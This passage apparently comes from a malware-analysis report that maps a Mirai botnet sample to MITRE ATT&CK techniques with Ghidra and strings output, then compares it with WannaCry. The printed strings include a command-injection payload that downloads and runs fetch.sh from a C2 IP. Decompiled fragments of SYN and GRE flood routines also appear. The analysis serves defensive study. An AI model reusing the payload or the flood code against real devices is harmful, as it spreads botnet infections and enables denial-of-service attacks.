
conn_table = calloc(0x200, 0x120); // 512 simultaneous connections
scanner_pid = fork();

In the symbol tree, *scanner2_pid, scanner25_pid, scanner27_pid, scanner28_pid, scanner29_pid, scanner30_pid, scanner34_pid, scanner60_pid* - a total of *60+* parallel scanner processes run simultaneously to scan vulnerable IoT devices on the internet.

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ strings 03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d | grep -i "admin\|root\|pass\|telnet\|attack\|bot\|scan" | he
ad -50
POST /boaform/admin/formPing HTTP/1.1
clientPassphrase=req- engine /tmp/clientCertFile*.txt uploadClientCertFile=@cd+/tmp/+wget+http://79.124.8.24/fetch.sh+chmod+777+fetch.sh+sh+fetch.sh
attack.c
attack_method.c
scanner.c
attack_method_udpgeneric
scanner30_pid
attack_method_udpplain
attack_get_opt_ip
scanner27_pid
attack_method_udpvse
scanner28_pid
scanner25_pid
attack_init
attack_method_tcpsyn
scanner34_pid
scanner_init
attack_start
scanner_pid
attack_method_tcpxmas
attack_parse
attack_get_opt_int
attack_method_std
scanner2_pid
scanner60_pid
attack_method_greeth
attack_method_greip
attack_method_tcpack
attack_get_opt_str
scanner29_pid
scanner_rawpkt
attack_method_tcpstomp
attack_method_udpdns
```

T1057 - Process Discovery

As seen in the *killer_init* function in *Ghidra:*




iVar3 = 400; // Scans 400 processes
*sVar7 = readlink((char *)abStack_1120, killer_realpath, 0xffff);*
Scans the */proc* filesystem to see all running processes, looking for competitor malware and security monitoring tools.

Command and Control (TA0011)


T1071.001 - Application Layer Protocol: Web Protocols

Strings analysis found a hardcoded *C2 IP: 79.124.8.24*. It downloads payload and receives commands from this server using *HTTP* protocol.



T1105 - Ingress Tool Transfer


Binary download of various architectures from *C2* server.



Impact (TA0040)

T1498.001 - Network Denial of Service: Direct Network Flood

Three attack methods were found by decompiling *Ghidra:*




attack_method_tcpsyn - TCP SYN Flood with Raw socket:

__fd = socket(2, 3, 6); // AF_INET, SOCK_RAW, IPPROTO_TCP

Creates a custom *TCP* header and forges a packet with a random source IP, sending a *SYN flood* to the target.

attack_method_greeth - GRE Ethernet Flood:

pbVar21[9] = 0x2f; // Protocol 47 = GRE
pvVar17 = calloc(0x5e6, 4); // 1510 bytes buffer
} while(true); // Runs forever




Encapsulating Ethernet frames with the GRE protocol to create a high-bandwidth flood, this is how a *1.2 Tbps DDoS* attack occurred in *2016*.

attack_method_udpgeneric, attack_method_udpdns, attack_method_udpvse - *UDP*-based flood attack. These have been found to be registered in the *attack_init* function.

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ strings 03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d | grep -i "admin\|root\|pass\|telnet\|attack\|bot\|scan" | he
ad -50
POST /boaform/admin/formPing HTTP/1.1
clientPassphrase=req- engine /tmp/clientCertFile*.txt uploadClientCertFile=@cd+/tmp/+wget+http://79.124.8.24/fetch.sh+chmod+777+fetch.sh+sh+fetch.sh
attack.c
attack_method.c
scanner.c
attack_method_udpgeneric
scanner30_pid
attack_method_udpplain
attack_get_opt_ip
scanner27_pid
attack_method_udpvse
scanner28_pid
scanner25_pid
attack_init
attack_method_tcpsyn
scanner34_pid
scanner_init
attack_start
scanner_pid
attack_method_tcpxmas
attack_parse
attack_get_opt_int
attack_method_std
scanner2_pid
scanner60_pid
attack_method_greeth
attack_method_greip
attack_method_tcpack
attack_get_opt_str
scanner29_pid
scanner_rawpkt
attack_method_tcpstomp
attack_method_udpdns
```

T1489 - Service Stop

The *killer_init* function in *Ghidra* was found to scan 400 processes and kill competitor botnet malware and security monitoring services:



iVar3 = 400;

while(true) { // Runs forever

T1496 - Resource Hijacking

Mirai takes over the *CPU* and network bandwidth of the infected IoT device, using the victim device's resources to carry out the *DDoS* attack.

IDs to mark in Mirai Navigator:

T1078.001, T1059.004, T1105, T1053.003,
T1070, T1070.006, T1562.004, T1595.001,
T1057, T1071.001, T1498.001, T1489, T1496

WannaCry and *Mirai* are both dangerous, but their *ATT&CK* mappings reveal that their goals and strategies are completely different.

The most notable difference is in *Defense Evasion.* WannaCry's Defense Evasion techniques are much more sophisticated - dynamic *DLL* loading (*T1027*), software packing with *entropy 8.0 (T1027.002),* and complete *Microsoft* identity masquerading (*T1036.005*). This is because antivirus and security tools are much more present in *Windows,* so *WannaCry* has to bypass them. *Mirai*'s *Defense Evasion* is comparatively simple, just evidence removal *(T1070*) and *timestomping (T1070.006).* IoT devices usually do not have any security tools, so such sophisticated evasion is not needed.

The difference in Impact reveals their different objectives. *WannaCry* has only three impact techniques that directly harm the victim: file encryption (*T1486*), backup deletion (*T1490*), and defacement (*T1491.001*). Mirai has more impact techniques (*T1498.001, T1489, T1496*) because its goal is to use the victim device as a weapon to launch *DDoS* attacks on third-party targets.

Platform-specific techniques make their different targets clear. *WannaCry* uses *Windows*-specific techniques: *Windows Service (T1543.003), Registry Run Key (T1547.001), WMI (T1047), Windows Command Shell (T1059.003). Mirai* uses *Linux/Unix*-specific techniques: *Unix Shell (T1059.004), Cron (T1053.003), iptables (T1562.004).* This is a direct reflection of their different target platforms.

The difference in depth of persistence is also noticeable. *WannaCry* uses two separate persistence mechanisms (*Service + Registry*) because it needs to hold the system for a long time to collect ransom from Windows victims. *Mirai* only uses *Cron* because once an IoT device is infected, it continues to run as part of a botnet, requiring less elaborate persistence.

References

[1] VMware, "VMware Workstation Pro Documentation," *VMware by Broadcom*, 2024. Available: https://docs.vmware.com/en/VMware-Workstation-Pro/index.html

[2] L. Zeltser, "REMnux: A Linux Toolkit for Malware Analysis," *REMnux Documentation*, v7, 2020. Available: https://docs.remnux.org/

[3] Y. Nativ, "theZoo: A Repository of LIVE Malware for Research," *GitHub Repository*, 2020. Available: https://github.com/ytisf/theZoo

[4] National Security Agency (NSA), "Ghidra Software Reverse Engineering Framework," *Ghidra SRE*, 2019. Available: https://ghidra-sre.org/

[5] Microsoft Corporation, "WannaCry Ransomware Analysis and Resources," *Microsoft Security Blog*, May 2017. Available: https://www.microsoft.com/en-us/security/blog/2017/05/12/wannacrypt-ransomware-worm-targets-out-of-date-systems/

[6] M. Antonakakis *et al.*, "Understanding the Mirai Botnet," in *Proc. 26th USENIX Security Symposium*, Vancouver, BC, 2017, pp. 1093-1110. Available: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis

[7] Offensive Security, "Kali Linux Documentation," 2024. Available: https://www.kali.org/docs/

[8] Wireshark Foundation, "Wireshark User's Guide," 2024. Available: https://www.wireshark.org/docs/wsug_html_chunked/

[9] P. Szor, *The Art of Computer Virus Research and Defense*, 1st ed. Addison-Wesley Professional, 2005.

[10] Oracle, "Oracle VM VirtualBox User Manual," 2024. Available: https://www.virtualbox.org/manual/UserManual.html

[11] Wazuh Inc., "Wazuh Documentation: Endpoint Compliance and SIEM Monitoring," 2024. Available: https://documentation.wazuh.com/